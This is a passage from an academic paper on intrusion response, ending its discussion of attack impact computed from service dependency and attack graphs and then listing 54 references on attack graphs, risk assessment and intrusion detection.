Moreover, most approaches assume that there is no relationship between services in calculating the impact of the attack on the target service. In contrast, we benefit from the service dependency graph to compute the damage cost based on three concepts: direct impact, forward impact, and backward impact. Therefore, an accurate attack impact is obtained based on information provided by service dependency and attack graphs. Eventually, the response selection module applies a response in which the attack and response costs are in proportion.

References

[1] R.E. Sawilla, D.J. Wiemer "Automated computer network defence technology demonstration project," Technologies for homeland security (HST), 2011.

[2] E. Serra, S. Jajodia, A. Pugliese, A. Rullo, and V.S. Subrahmanian, "Pareto-optimal adversarial defense of enterprise systems," ACM Transactions on Information and System Security (TISSEC), Vol. 17, no. 3, p. 11, 2015.

[3] S. Jajodia, S. Noel, and B. OBerry, "Topological Analysis of Network Attack Vulnerability," In Managing Cyber Threats: Issues, Approaches and Challenges, Springer-Verlag, Germany, 2003.

[4] S. Noel, S. Jajodia, L. Wang, and A. Singhal, "Measuring security risk of networks using attack graphs," International Journal of Next-Generation Computing, vol. 1, no. 1, pp. 135-147, 2010.

[5] C. V. Zhou, C. Leckie, and S. Karunasekera, "A survey of coordinated attacks and collaborative intrusion detection," Computers & Security, vol. 29, no. 1, pp. 124-140, 2010.

[6] P. Ammann, D. Wijesekera, and S. Kaushik, "Scalable, Graph-Based Network Vulnerability Analysis," Proceedings of 9th ACM Conference on Computer and Communications Security (ACM-CCS 2002), pp. 217-224, 2002.

[7] M. GhasemiGol, A. Ghaemi-Bafghi, and H. Takabi, "A comprehensive approach for network attack forecasting," computers & security, vol. 58, pp. 83-105, 2016.

[8] S. Jha, O. Sheyner, and J. Wing, "Two formal analyses of attack graphs," Proceedings of the 15th Computer Security Foundation Workshop, June 2002.

[9] P. Mell, K. Scarfone, S. Romanosky, "A complete guide to the common vulnerability scoring system version," FIRST-Forum of Incident Response and Security Teams, pp. 1-23, 2007.

[10] L. P. Swiler, C. Phillips, D. Ellis, and S. Chakerian, "Computer-attack graph generation tool," In DARPA Information Survivability Conference and Exposition (DISCEX II01), vol. 2, June 2001.

[11] CVE-2008-3257, Stack Buffer Overflow, Published in the National Vulnerability Database (NVD) on 22 Jul 2008. http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-3257.

[12] CVE-2008-5416, Published in the National Vulnerability Database (NVD) on 10 Dec 2008. http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-5416.

[13] F. Cuppens, F. Autrel, Y. Bouzida, J. Garcia, S. Gombault, T. Sans, "Anti-correlation as a criterion to select appropriate counter-measures in an intrusion detection framework," Annals of Telecommunications, vol. 61, no. 1, pp.197-217, 2006.

[14] C.-J. Chung, P. Khatkar, T. Xing, J. Lee, and D. Huang, "NICE: Network intrusion detection and countermeasure selection in virtual network systems," IEEE Transactions on Dependable and Secure Computing (TDSC), vol. 5, no. 4, pp. 198-211, 2013.

[15] V. N. Franqueira, R. H. Lopes, and P. van Eck, "Multi-step attack modelling and simulation (MsAMS) framework based on mobile ambient," In Proceedings of the 2009 ACM symposium on Applied Computing, pp. 66-73, 2009.

[16] W. Kanoun, N. Cuppens-Boulahia, F. Cuppens, S. Dubus, and A. Martin, "Success likelihood of ongoing attacks for intrusion detection and response systems," International Conference on Computational Science and Engineering, pp. 83-91, 2009.

[17] B. Morin, L. Me, H. Debar, and M. Ducasse, "A logic-based model to support alert correlation in intrusion detection," Information Fusion, vol. 10, no. 4, pp. 285-299, 2009.

[18] L. Wang, A. Singhal, and S. Jajodia, "Measuring the overall security of network configurations using attack graphs," In Proceedings of the 21st Annual IFIP WG 11.3 Working Conference on Data and Application Security, pages 98-112, Redondo Beach, CA, 2007.
[19] T. Toth and C. Kregel, "Evaluating the impact of automated intrusion response mechanisms," Proceedings of the 18th Annual Computer Security Applications Conference, Los Alamitos, USA, 2002.
[20] L. Wang, T. Islam, T. Long, A. Singhal, and S. Jajodia, "An attack graph-based probabilistic security metric," In Proceedings of the 22nd Annual IFIP WG 11.3 Working Conference on Data and Applications Security, pages 283-296, London, U.K., 2008.
[21] S. Wang, Z. Zhang, and Y. Kadobayashi, "Exploring attack graph for cost-benefit security hardening: A probabilistic approach," Computers & Security, vol. 32, pp. 158-169, 2013.
[22] M. Frigault and L. Wang, "Measuring network security using Bayesian network-based attack graphs," In Proceedings of the 32nd Annual IEEE International Computer Software Applications Conference, pages 698-703, Turku, Finland, 2008
[23] N. Poolsappasit, R. Dewri, and I. Ray, "Dynamic security risk management using Bayesian attack graphs," IEEE Transactions on Dependable and Secure Computing, vol. 9, no. 1, pp. 61-74, 2012.
[24] D. Saha, "Extending logical attack graph for efficient vulnerability analysis," In Proceedings of the 15th ACM conference on Computer and communications security, pages 63-73, Alexandria, VA, 2008.
[25] A. Shameli-Sendi and M. Dagenais, "ORCEF: Online response cost evaluation framework for intrusion response system," Journal of Network and Computer Applications, vol. 55, pp. 89-107, 2015.
[26] L. Wang, T. Islam, T. Long, A. Singhal, and S. Jajodia, "An attack graph-based probabilistic security metric," Proceedings of The 22nd Annual IFIP WG 11.3 Working Conference on Data and Applications Security (DBSEC08), 2008.
[27] L. Wang, S. Jajodia, A. Singhal, P. Cheng, and S. Noel, "K-zero day safety: a network security metric for measuring the risk of unknown vulnerabilities," IEEE Transactions on Dependable and Secure Computing, vol. 11, no. 1, pp. 30-44, 2014.
[28] A. Shameli-Sendi, M. Cheriet, and A. Hamou-Lhadj, "Taxonomy of intrusion risk assessment and response system," Computers & Security, vol. 45, pp. 1-16, 2014.
[29] Z. Gu, J. Li, and B. Xu, "Automatic service composition based on enhanced service dependency graph," IEEE International Conference on Web Services, pp. 246-253, 2008.
[30] S. Noel and S. Jajodia, "Understanding complex network attack graphs through clustered adjacency matrices," Proceedings of the 21st Annual Computer Security Conference (ACSAC), pp. 160-169, 2005.
[31] L. Wang, A. Liu, and S. Jajodia, "Using Attack Graph for Correlating, Hypothesizing, and Predicting Intrusion Alerts," Computer Communications, vol. 29, no. 15, pp.2917-2933, 2006.
[32] M. Jahnke, C. Thul, and P. Martini, "Graph-based Metrics for Intrusion Response Measures in Computer Networks," Proceedings of the 3rd LCN Workshop on Network Security. Held in conjunction with the 32nd IEEE Conference on Local Computer Networks (LCN), Dublin, Ireland, 2007.
[33] W. Kanoun, N. Cuppens-Boulahia, F. Cuppens, and J. Araujo, "Automated reaction based on risk analysis and attackers skills in intrusion detection systems," Third International Conference on Risks and Security of Internet and Systems, pp. 117-124, 2008.
[34] R. Dantu, K. Loper, and P. Kolan, "Risk Management Using Behavior Based Attack Graphs," Proceedings of the International Conference on Information Technology : Coding and Computing (ITCC04), pp. 445-449, 2004.
[35] N. Kheir, N. Cuppens-Boulahia, F. Cuppens, and H. Debar, "A service dependency model for cost sensitive intrusion response," Proceedings of the 15th European Conference on Research in Computer Security, pp. 626-642, 2010.
[36] C. P Mu, X. J. Li, H. K Huang, and S. F Tian, "Online risk assessment of intrusion scenarios using D-S evidence theory," Proceedings of ESORICS, pp. 35-48, 2008.
[37] A. Årnes, K. Sallhammar, K. Haslum, T. Brekne, M. Moe, and S. Knapskog, "Real-time risk assessment with network sensors and intrusion detection systems," In International Conference on Computational Intelligence and Security (CIS 2005), pp. 388-397, 2005.
[38] A. Gehani and G. Kedem, "Rheostat : Real-time risk management," Proceedings of the 7th International Symposium on Recent Advances in Intrusion Detection, pp. 15-17, 2004.
[39] K. Haslum, A. Abraham, and S. Knapskog, "Fuzzy Online Risk Assessment for Distributed Intrusion Prediction and Prevention Systems," Tenth International Conference on Computer Modeling and Simulation, IEEE Computer Society Press, pp. 216-223, Cambridge, 2008.
[40] F. Cuppens and R. Ortalo, "Lambda: A language to model a database for detection of attacks," Third International Workshop on Recent Advances in Intrusion Detection (RAID2000), Toulouse, France, 2000.
[41] M. Desnoyers and M. Dagenais, "LTTng: Tracing across execution layers, from the hypervisor to user-space," Linux Symposium, 2008, Ottawa, Canada.
[42] A. Shameli-Sendi, N. Ezzati-Jivan, M. Jabbarifar, and M. Dagenais, "Intrusion Response Systems: Survey and Taxonomy," International Journal of Computer Science and Network Security, vol. 12, no. 1, January 2012, pp. 1-14.
[43] W. Kanoun, N. Cuppens-Boulahia, F. Cuppens, and F. Autrel, "Advanced reaction using risk assessment in intrusion detection systems," Second International Workshop on Critical Information Infrastructures Security (CRITIS07), Springer, Ed., Spain, 2007.
[44] A. Shameli-Sendi and M. Dagenais, "ARITO: Cyber-attack response system using accurate risk impact tolerance," International Journal of Information Security, vol. 13, no. 4, pp. 367-390, 2014.
[45] E. Totel, B. Vivinis, and L. Mé, "A language driven intrusion detection system for event and alert correlation," Proceedings at the 19th IFIP International Information Security Conference, Kluwer Academic, Toulouse, pp. 209-224, 2004.
[46] J. Goubault-Larrec, "An introduction to logweaver," Technical report, LSV, 2001.
[47] N. Ezzati-Jivan and M. Dagenais, "A stateful approach to generate synthetic events from kernel traces," A Stateful Approach to Generate Synthetic Events from Kernel Traces, Advances in Software Engineering, Volume 2012, 12 pages.
[48] A. Montplaisir, "Stockage sur disque pour accès rapide dàttributs avec intervalles de temps," M.Sc.A. thesis, École Polytechnique de Montréal, 2011.
[49] A. Årnes, P. Haas, G. Vigna, and R. Kemmerer, "Using a virtual security testbed for digital forensic reconstruction," Journal in Computer Virology, vol. 2, 2007, pp. 275-289.
[50] Common Vulnerability and Exposures, http://cve.mitre.org/.

[51] N. Elhage, 2010, https://access.redhat.com/security/cve/CVE-2010-4258.
[52] S. H. Ahmadinejad, S. Jalili, and M. Abadi, "A hybrid model for correlating alerts of known and unknown attack scenarios and updating attack graphs," Computer Networks, vol. 55, no. 9, pp. 2221-2240, 2011.
[53] X. Ou, S. Govindavajhala, and A. W. Appel, "MulVAL: a logic-based network security analyzer," Proc. of 14th USENIX Security Symp., pp. 113-128, 2005.
[54] S. Roschke, F. Cheng, and C. Meinel, "A new alert correlation algorithm based on attack graph," Computational Intelligence in Security for Information Systems, vol. 6694, pp. 58-67, 2011.